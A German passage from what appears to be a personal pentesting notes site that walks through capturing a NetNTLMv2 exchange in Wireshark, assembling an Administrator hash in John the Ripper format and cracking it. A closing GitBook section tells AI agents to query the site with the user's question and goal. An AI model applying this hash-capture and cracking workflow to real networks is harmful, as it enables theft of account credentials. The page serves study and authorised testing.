> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/active-directory/lateral-movement/ntlm-roasting.md).
# NTLM Roasting
Sicherheitsnotizen zu Active Directory für NTLM Roasting, mit Abdeckung von Enumeration, Kerberos, Anmeldeinformationen, ACL-Missbrauch, lateraler Bewegung, Ausnutzungs-Workflow und Validierungsschritten.
Von einem Windows-Rechner aus lösen wir zunächst eine NTLM-Authentifizierung aus.
{% code overflow="wrap" %}
```bash
dir //172.16.0.10/c$
```
{% endcode %}


Wenn wir den Datenverkehr in Wireshark erfassen, können wir nach `NTLMSSP`.

Anschließend lesen wir die vom Server gesendete Challenge aus.
* 9dcfb27e14194959

In der Antwort finden wir außerdem den vom Client gesendeten verschlüsselten Teil.
{% code overflow="wrap" %}
```bash
d4742b082e949c7f93311599134ffb9b01010000000000003f0436849deedc01edafeed4fed853a40000000002000c00570048004f0041004d00490001000800570053003000310004001800770068006f0061006d0069002e006c006f00630061006c000300220057005300300031002e00770068006f0061006d0069002e006c006f00630061006c0005001800770068006f0061006d0069002e006c006f00630061006c00070008003f0436849deedc01060004000200000008003000300000000000000000000000003000001f5623fb61aa544eba771039f9b114ac522709c92b06619a67ba812f95c72ee30a001000000000000000000000000000000000000900200063006900660073002f003100370032002e00310036002e0030002e00310030000000000000000000
```
{% endcode %}

Wir beachten außerdem den `NTProofStr`.
* d4742b082e949c7f93311599134ffb9b
Schließlich müssen Sie den Benutzernamen identifizieren, der die Anfrage stellt.
* Administrator
All diese Werte werden dann in das vom Cracking-Tool erwartete Format zusammengefügt.
{% code overflow="wrap" %}
```bash
UserName::Domain:NTLM_Server_Challenge:NTProofStr:NTLMv2Response-NTProofStr
```
{% endcode %}
{% code overflow="wrap" %}
```bash
Administrador::WHOAMI:9dcfb27e14194959:d4742b082e949c7f93311599134ffb9b:01010000000000003f0436849deedc01edafeed4fed853a40000000002000c00570048004f0041004d00490001000800570053003000310004001800770068006f0061006d0069002e006c006f00630061006c000300220057005300300031002e00770068006f0061006d0069002e006c006f00630061006c0005001800770068006f0061006d0069002e006c006f00630061006c00070008003f0436849deedc01060004000200000008003000300000000000000000000000003000001f5623fb61aa544eba771039f9b114ac522709c92b06619a67ba812f95c72ee30a001000000000000000000000000000000000000900200063006900660073002f003100370032002e00310036002e0030002e00310030000000000000000000
```
{% endcode %}

Von Linux aus können wir dann versuchen, die NTLMv2-Antwort zu knacken.
{% code overflow="wrap" %}
```bash
john admin.ntlmv2
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/active-directory/lateral-movement/ntlm-roasting.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.